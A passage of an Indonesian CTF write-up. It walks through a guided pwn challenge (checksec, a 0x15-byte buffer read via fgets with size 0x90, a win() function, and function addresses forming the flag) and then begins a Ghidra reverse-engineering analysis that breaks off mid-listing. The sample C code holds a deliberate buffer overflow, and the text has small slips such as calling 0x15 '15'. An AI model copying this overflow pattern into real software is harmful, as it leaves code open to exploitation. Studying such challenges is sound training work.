
💡 Hint: Check the RELRO line in checksec output.

>>
```

20) Pertanyaan ke 7 selesai, lanjut ke pertanyaan 8 ditanyakan apa RELRO setting yang digunakan? Berdasarkan hint nya kita harus cek menggunakan checksec pada line RELRO

```
┌──(kali㉿kali)-[~/Projects/print2026/pwn]
└─$ checksec --file=vuln
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable     FILE
Full RELRO      No canary found   NX enabled    No PIE        No RPATH   No RUNPATH   41 Symbols      No    0                1               vuln
```


21) Ternyataa RELRO yang digunakan adalah ***Full RELRO***, yang berarti jawabannya adalah ***full***



22) Sipp, lanjut ke pertanyaan 9 yaitu berapa panjang buffer local yang digunakan? Berdasarkan hint nyaa kita harus cek pada file vuln.c, lesgo

```
void vuln(void) {
    char buffer[0×15] = {0};
    fprintf(stdout, "\nEnter payload: ");
    fflush(stdout);
    fgets(buffer, 0×90, stdin);
}
```


23) Di file vuln.c pada fungsi vuln() kita dapat mengetahui bahwaa panjang buffer nya adalah 0x15 atau 15, jadi jawabannya adalah ***0x15***




24) Nahh sip, lanjut ke pertanyaan 10, wow banyak banget yhh wkwkw, disini ditanyakan function apa yang digunakna untuk membaca input lalu dikirim ke buffer?

```
void vuln(void) {
    char buffer[0×15] = {0};
    fprintf(stdout, "\nEnter payload: ");
    fflush(stdout);
    fgets(buffer, 0×90, stdin);
}
```


25) No no yeahh jawab vuln() wkwkw karena jawaban yang benar adalah fgets(), jadi kita bisa tulis jawabannya ***fgets***



26) Next, pertanyaan ke 11, ditanyakan size argument pada fungsi fgets, nah dari hint kita bisa cek lagi fungsi fgets tadi khususnya pada params size, argument nyaa apa gituu




27) Nahh ternyata argument dari size adalah 0x90, yang berarti jawaban dari pertanyaan 11 ini adalah ***0x90***.



28) Lanjut ke pertanyaan 12 menghitung input bytes yang dapat melebihi 0x15 byte buffer, tidak termasuk terminating nul? WOW kok susah? Tenang ada hint nya dan ini enak banget, kita tinggal ambil argument size dari fgets lalu dikurangi 1, terus hasilnya kurangi lagi dengan 0x15

```
fgets(size) = 0x90 = 144
buffer = 0x15 = 21
sehingga berdasar hint,
144 - 1 = 143
143 - 21 = 122
```

29) Nahh dari perhitungan tersebut kita mendapatkan jawaban akhir yaitu ***122***




30) Lanjutt ke pertanyaan berikutnya, yaitu fungsi apa yang didalamnya terdapat input? Dari hint kita harus mengecek fungsi main serta fungsi ini juga memanggil fungsi fgets


```
void vuln(void) {
    char buffer[0×15] = {0};
    fprintf(stdout, "\nEnter payload: ");
    fflush(stdout);
    fgets(buffer, 0×90, stdin);
}

int main(void) {
    vuln();
    return 0;
}
```

31) Nahh dapat dilihat kalau di fungsi main itu memanggil fungsi vuln, dan fungsi vuln juga memanggil fungsi fgets, artinya fungsi ***vuln*** lahh jawabannya




32) Nahh lanjut ke pertanyaan berikutnya, yaituu fungsi apa yang dimaksudkan untuk memanggil flag?? Dari hint kita harus cek fungsi yang memanggil file flag nyaa




```
void win(void) {
    system("cat flag.txt");
}
```


33) Nahh dari fungsi main, vuln, dan win ternyata fungsi win lahh yang memanggil file flag nyaa jadi jawabannya adalah ***win***




34) Yess, plis pertanyaan terakhir udah lebih 30 langkah ini, nahh di sini disuruh untuk input flag menggunakan alamat dari fungsi win, vuln, dan main menggunakan hexadecimal dengan 0x prefix, tanpa leading zeros, okee ini bisa buka ghidra lalu buka functions



35) Nahh pertama kita cek alamat fungsi win(), dan dari ghidra kita tahu bahwa alamatnya adalah 00401156 tapi karena tanpa leading zeros berarti ***401156***



36) Selanjutnya kita cek alamat fungsi vuln(), dan dari ghidra kita tahu bahwa alamatnya 0041167 dan jika tanpa leading zeros jadi ***401167***



37) Terakhir kita cek alamat fungsi main(), dan dari ghidra kita tahu bahwa alamatnya adalah 004011cf, jika tanpa leading zeros maka ***4011cf***

38) Sehingga berdasarkan formatnya yaitu PRINT2026{0x<win_address>_0x<vuln_address>_0x<main_address>}, makaa dapat disimpulkan menjadii, PRINT2026{0x401156_0x401167_0x4011cf}

FLAG: PRINT2026{0x401156_0x401167_0x4011cf}

5. Reverse Engineering

A. Nothing is ever truly gone, they say.

Ai:

Chall desc: Records are written, overwritten and forgotten, such is this contraption works tirelessly, it devours everything, leaving nothing but a pristine final page, and yet the echoes from the past refuse to be silenced, beneath thousands of never ending operations, an indomitable spirit kept this thing from ever being erased for good.


1. Diberikan sebuah file: README.txt, SHA256SUMS, contraption

```
kenny_clint@LAPTOP-BGVTQANJ:/mnt/d/ctf/contrap$ ls
README.txt  SHA256SUMS  __pycache__  contraption  sim.py  solve.py
kenny_clint@LAPTOP-BGVTQANJ:/mnt/d/ctf/contrap$
```

2. Check tipe file masing2

```
kenny_clint@LAPTOP-BGVTQANJ:/mnt/d/ctf/contrap$ file README.txt && file SHA256SUMS && file contraption
README.txt: ASCII text
SHA256SUMS: ASCII text
contraption: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped
kenny_clint@LAPTOP-BGVTQANJ:/mnt/d/ctf/contrap$
```


3. Disini file contraption merupakan file ELF dan di stripped. Langsung saja ke Ghidra



4. Saya cek masing-masing seperti: FUN_00401470 dan FUN_00401850




5. Nah disini paling mencolok, ada FUN_00401850 di seksi Entry dan di dalam FUN_00401470.



6. Ketika masuk ke FUN_00401850, ada salah satu FUN paling mencolok yaitu: FUN_00401040

```
Decompile: FUN_00401850 - (contraption)
11    ulong unaff_RBP;
12    ulong uVar5;
13    code *pcVar6;
14    code *unaff_R12;
15    long unaff_R13;
16
17    do {
18        pcVar6 = (code *)param_1;
19        *(ulong *)((long)register0x00000020 + -8) = unaff_RBP;
20        *(long *)((long)register0x00000020 + -0x10) = unaff_RBX;
21        pcVar1 = (char *)*param_3;
22        *(undefined8 **)((long)register0x00000020 + -0x20) = param_3;
23        *(undefined8 *)((long)register0x00000020 + -0x30) = 0x401875;
24        FUN_00401580(param_3 + (long)(int)param_2 + 1,pcVar1);
25        uVar5 = param_2 & 0xffffffff;
26        unaff_RBP = *(ulong *)((long)register0x00000020 + -0x20);
27        uVar2 = *(undefined8 *)((long)register0x00000020 + -0x10);
28        uVar3 = *(undefined8 *)((long)register0x00000020 + -8);
29        *(long *)((long)register0x00000020 + -8) = unaff_R13;
30        unaff_RBX = (long)(int)param_2;
31        *(code **)((long)register0x00000020 + -0x10) = unaff_R12;
32        unaff_R13 = unaff_RBP + 8 + unaff_RBX * 8;
33        *(undefined8 *)((long)register0x00000020 + -0x18) = uVar3;
34        *(undefined8 *)((long)register0x00000020 + -0x20) = uVar2;
35        *(undefined8 *)((long)register0x00000020 + -0x30) = 0x401834;
36        FUN_004017c0();
37        *(undefined8 *)((long)register0x00000020 + -0x30) = 0x40183f;
38        param_2 = unaff_RBP;
39        uVar4 = (*pcVar6)(uVar5,unaff_RBP,unaff_R13);
40        param_1 = (undefined *)(ulong)uVar4;
41        *(undefined8 *)((long)register0x00000020 + -0x30) = 0x401846;
42        FUN_00401040((ulong)param_1,param_2);
43        register0x00000020 = (BADSPACEBASE *)((long)register0x00000020 + -0x28);
44        param_3 = extraout_RDX;
45        unaff_R12 = pcVar6;
46    } while( true );
47}
48
```


7. Masuk ke FUN-00401040. Saya check function graphnya dan yap ini kemungkinan main file nya



8. Saya scroll dan melihat teks ‘unseal’ dan ‘sealed’ dan saya lgsg gaskan analisa dan ketemu perintah dimana 1Var34!=0x18 dan saya langsung ubah 0x18

sebuah angka desimal. Dan juga saya kira 1var34 itu panjang string kan, kalau bukan panjang 24 ya berarti dia bakalan print unsealed

```
        do {
            if ((int)lVar34 < (int)uVar43) {
                uVar37 = (ulong)(byte)local_150[lVar34];
            }
            else {
                uVar37 = 0;
            }
            lVar1 = lVar34 * 2;
            lVar34 += 1;
            uVar32 |= (uint)*(ushort *)(&DAT_00403020 + lVar1) ^ (uint)uVar37;
        } while (lVar34 != 0x18);
        pcVar33 = "unsealed";
        if (uVar32 == 0) {
            pcVar33 = "sealed";
        }
        FUN_00401b40((ulong *)pcVar33,uVar37,0x18);
        goto LAB_00401125;
    }
    pbVar40 = pbVar2 + bVar3;
    puVar39 = (undefined *)(ulong)*pbVar40;
}
```




9. Nah disitukan bagian sealed, dia berhubungan dengan uVar32, nah saya iseng-iseng tekan2, nah disitu saya tekan DAT_00403020, ada teks vertikal kebawah gitu

```
                    DAT_00403020
00403020 73             ??          73h    s
00403021 00             ??          00h
00403022 6c             ??          6Ch    l
00403023 00             ??          00h
00403024 74             ??          74h    t
00403025 00             ??          00h
00403026 76             ??          76h    v
00403027 00             ??          00h
00403028 73             ??          73h    s
00403029 00             ??          00h
0040302a 6c             ??          6Ch    l
0040302b 00             ??          00h
0040302c 69             ??          69h    i
0040302d 00             ??          00h
0040302e 6f             ??          6Fh    o
0040302f 00             ??          00h
00403030 73             ??          73h    s
00403031 00             ??          00h
00403032 76             ??          76h    v
00403033 00             ??          00h
00403034 6e             ??          6Eh    n
00403035 00             ??          00h
00403036 74             ??          74h    t
00403037 00             ??          00h
00403038 69             ??          69h    i
00403039 00             ??          00h
0040303a 73             ??          73h    s
0040303b 00             ??          00h
0040303c 6c             ??          6Ch    l
0040303d 00             ??          00h
0040303e 74             ??          74h    t
0040303f 00             ??          00h

                        _
00403042 79 00          undefine...  0079h
00403044 74             ??          74h    t
00403045 00             ??          00h
00403046 6f             ??          6Fh    o
00403047 00             ??          00h
